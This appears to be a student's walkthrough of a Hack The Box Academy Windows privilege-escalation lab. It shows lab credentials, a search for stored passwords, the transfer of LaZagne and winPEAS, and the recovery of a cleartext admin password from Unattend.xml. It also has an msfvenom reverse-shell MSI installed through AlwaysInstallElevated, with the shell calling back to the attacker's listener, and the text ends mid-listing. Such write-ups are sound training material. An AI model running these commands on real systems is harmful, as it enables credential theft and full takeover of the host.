Windows Privilege Escalation Skills Assessment Part 2

Introduction

As an add-on to their annual penetration test, the INLANEFREIGHT organization has asked you to perform a security review of their standard Windows 10 gold image build currently in use by over 1,200 of their employees worldwide. The new CISO is worried that best practices were not followed when establishing the image baseline, and there may be one or more local privilege escalation vectors present in the build. Above all, the CISO wants to protect the company's internal infrastructure by ensuring that an attacker who can gain access to a workstation (through a phishing attack, for example) would be unable to escalate privileges and use that access move laterally through the network. Due to regulatory requirements, INLANEFREIGHT employees do not have local administrator privileges on their workstations.

You have been granted a standard user account with RDP access to a clone of a standard user Windows 10 workstation with no internet access. The client wants as comprehensive an assessment as possible (they will likely hire your firm to test/attempt to bypass EDR controls in the future); therefore, Defender has been disabled. Due to regulatory controls, they cannot allow internet access to the host, so you will need to transfer any tools over yourself.

Enumerate the host fully and attempt to escalate privileges to administrator/SYSTEM level access.

Target: 10.129.43.33


RDP to target with username "htb-student" and password "HTB_@cademy_stdnt!"

Find left behind cleartext credentials for the iamtheadministrator domain admin account.

Connecting to the target using xfreerdp3

```
xfreerdp3 /u:htb-student /p:HTB_@cademy_stdnt! /v:10.129.43.33
```

Started off my manual enumeration by listing my users permissions and groups. Nothing screamed out to me here.



```
PS C:\Users\htb-student> whoami /all

USER INFORMATION
----------------

User Name                   SID
=========================== ==============================================
academy-winlpe-\htb-student S-1-5-21-1961621466-3413676743-2436262688-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                        State
============================= ================================== ========
SeShutdownPrivilege           Shut down the system               Disabled
SeChangeNotifyPrivilege       Bypass traverse checking           Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
SeTimeZonePrivilege           Change the time zone               Disabled

PS C:\Users\htb-student> _
```

Checking for stored credentials


```
cmdkey /list
```

checking powershell history

```
gc (Get-PSReadLineOption).HistorySavePath
```

Use a findstr command to find files with the word password

```
findstr /SIM /C:"password" *.txt *ini *.cfg *.config *.xml
```



```
* NONE *
PS C:\Users\htb-student> (Get-PSReadLineOption).HistorySavePath
C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\htb-student> gc (Get-PSReadLineOption).HistorySavePath
whoami /all
cmdkey /list
(Get-PSReadLineOption).HistorySavePath
gc (Get-PSReadLineOption).HistorySavePath
PS C:\Users\htb-student> findstr /SIM /C:"password" *.txt *ini *.cfg *.config *.xml
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{6b6b3cbe-7860-4b12-a579-0a981ea281ee}\0.0.filte
rtrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{6eab2e10-fb67-4e92-880d-e33af27f5516}\0.0.filte
rtrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{91d4d193-4869-458c-ad1f-3ee873f08074}\0.0.filte
rtrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{bf697f90-494e-4622-b0d9-5bd11a2547e7}\0.0.filte
rtrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{feeaf296-10cf-4473-80a2-d4ed9a5f9833}\0.0.filte
rtrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\appsglob
als.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\appssyno
nyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\settings
globals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\settings
synonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\appsglob
als.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\appssyno
nyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\settings
globals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\settings
synonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Settings_{855b7aa8-e9df-496c-839d-c49047daafa9}\0.0.f
iltertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Settings_{cf4f68f2-c8eb-48ef-a726-4ee4a8f3bf82}\0.0.f
iltertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\SettingsCache.txt
AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\htb-student>
```

The last one (AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt) seems interesting

I then realized that was just within my local users folder so I went up a directory to the C:/users folder and ran the command again. Nothing screamed out to me doing that either.

At this point I decide to get some tools involved. So I move Lazagne over to the target.

To do this I started a python web server on my kali box

```
python3 -m http.server
```

Then I used curl to copy the file to the target

```

PS C:\Users\htb-student> curl http://10.10.14.4:8000/lazagne.exe -O lazagne.exe
```

Running lazagne

```
./lazagne.exe

found nothing
```

Used the same method as above but copied over winpeas this time.


Note if your winpeas is not getting color you may need to run to fix it

```
 REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

 ./winpeas.exe
```

Running winpeas it finds some credentials to try for the iamtheadministrator account. It finds these in the windows folder as something called an unattend file. I looked this up

```
Unattend files, also known as answer files, are XML files used to automate and cust
omize Windows installations. These files allow administrators to configure various s
ettings during Windows Setup, eliminating the need for manual user interaction and
enabling mass deployments
```

It looks like this is a file used to configure setup, because the intro calls out that this is testing a golden image this makes some sense.



```
  [+] Cloud Credentials
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
    Not Found

  [+] Unattend Files
    C:\Windows\Panther\Unattend.xml
<Password><Value>Inl@n3fr3ight_sup3rAdm1n!</Value><PlainText>true</PlainText></Password><Enabled>false</Enabled><Username>INLANEFREIGHT\iamthea
dministrator</Username></AutoLogon><OOBE><HideEULAPage>true</HideEULAPage><HideOEMRegistrationScreen>true</HideOEMRegistrationScreen><HideOnlin
eAccountScreens>true</HideOnlineAccountScreens><HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE><NetworkLocation>Work</NetworkLocation><S
kipUserOOBE>true</SkipUserOOBE><SkipMachineOOBE>true</SkipMachineOOBE><ProtectYourPC>1</ProtectYourPC></OOBE><UserAccounts><LocalAccounts><Loca
lAccount wcm:action="add"><Password><Value>Inl@n3fr3ight_sup3rAdm1n!</Value><PlainText>true</PlainText></Password>

  [+] Looking for common SAM & SYSTEM backups

  [+] Looking for McAfee Sitelist.xml Files

  [+] Cached GPP Passwords

  [+] Looking for possible regs with creds
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#inside-the-registry
    Not Found
    Not Found
```

```
Inl@n3fr3ight_sup3rAdm1n!
```


Submitting this it did end up being the answer although I don’t see the machine as part of a domain to utilize these credentials. This does make sense given the context of the module though I guess.

Escalate privileges to SYSTEM and submit the contents of the flag.txt file on the Administrator Desktop

Going back to my winpeas output from the previous question

Other notable things that popped out to me during winpeas running


There are unquoted paths detected for microsoft edge and a couple other run locations



```
   =================================================================================================


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{9459C573-B17A-45AE-9F64-1857B5D58CEE}
    Key: StubPath
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\Installer
    File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\Installer\setup.exe --configure-user-settings --verbose-logging --sy
m-level --msedge (Unquoted and Space detected)
   =================================================================================================


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11d3-B153-00C04F79FAA6}
    Key: StubPath
    Folder: C:\Windows\system32
    File: C:\Windows\system32\unregmp2.exe /FirstLogon
   =================================================================================================


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{89B4C1CD-B018-4511-B0A1-5476DBF70820}
    Key: StubPath
    Folder: C:\Windows\SysWOW64
    File: C:\Windows\SysWOW64\Rundll32.exe C:\Windows\SysWOW64\mscories.dll,Install
   =================================================================================================


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO
    File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO\ie_to_edge_bho_64.dll (Unquoted and Space detected)
   =================================================================================================


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO
    File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO\ie_to_edge_bho_64.dll (Unquoted and Space detected)
   =================================================================================================


    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
    File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
   =================================================================================================


    Folder: C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
    FolderPerms: htb-student [AllAccess]
    File: C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
    FilePerms: htb-student [AllAccess]
   =================================================================================================
```

Always install elevated is enabled so maybe I can generate a malicious MSI package and execute it for a reverse shell

Theres a couple of kernel explotis potentially available, but I don’t want to try those till later



```
[*] OS Version: 1909 (18363)
[*] Enumerating installed KBs...
[!] CVE-2019-1385 : VULNERABLE
 [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1405 : VULNERABLE
 [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-th
e-upnp-device-host-service-and-the-update-orchestrator-service/
 [>] https://github.com/apt69/COMahawk

[*] Finished. Found 2 potential vulnerabilities.
```

The most notable and promising of these to me, is the alwaysinstallelevated flag being set. Shouldn’t be too hard to make a malicious MSI so this seems like a good path forward.

Winpeas gave me the ouput, but just manually checking for these registry values encase it was wrong

```
PS C:\Users\htb-student> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\Users\htb-student> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

There we can see the keys exist and are enabled so the policy is enabled on the system

Back on my kali box generating a reverse shell msi file

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.4 lport=1234 -f msi > shell.msi
```

starting a nc listener on my kali box

```
rlwrap nc -lvnp 1234
```


Copying this file over using the same method as before. Python web server on kali + curl on target

```
#on kali
python3 -m http.server

#on windows target

curl http://10.10.14.4:8000/shell.msi -O shell.msi
```

Running the msi file

```
msiexec /i c:\users\htb-student\shell.msi /quiet /qn /norestart
```

In the screenshot you can see in the bottom right I catch a shell as system



FreeRDP: 10.129.43.33
WinPEAS - Windows local Privilege Escalation Awesome Script - Idle
Type here to search
9:51 AM
7/29/2025
kali@kali: ~/htb/windows_privesc/skills_assessment2
kali@kali: ~/htb/windows_privesc/skills_assessment2 92x20

```
                                                   htb
PS C:\Users\htb-student> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\Users\htb-student> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\Users\htb-student> curl http://10.10.14.4:shell.msi -O shell.msi
Invoke-WebRequest : Cannot bind parameter 'Uri'. Cannot convert value "http://10.10.14.4:shell.msi" to type "System.Uri". Error: "Invalid
URI: Invalid port specified."
At line:1 char:6
+ curl http://10.10.14.4:shell.msi -O shell.msi
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Invoke-WebRequest], ParameterBindingException
    + FullyQualifiedErrorId : CannotConvertArgumentNoMessage,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

PS C:\Users\htb-student> curl http://10.10.14.4:8000/shell.msi -O shell.msi
PS C:\Users\htb-student> ls


    Directory: C:\Users\htb-student


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          6/6/2021   2:22 PM                3D Objects
d-r---          6/6/2021   2:22 PM                Contacts
d-r---          8/8/2021   7:03 PM                Desktop
d-r---          6/6/2021   2:22 PM                Documents
d-r---          6/6/2021   2:22 PM                Downloads
d-r---          6/6/2021   2:22 PM                Favorites
d-r---          6/6/2021   2:22 PM                Links
d-r---          6/6/2021   2:22 PM                Music
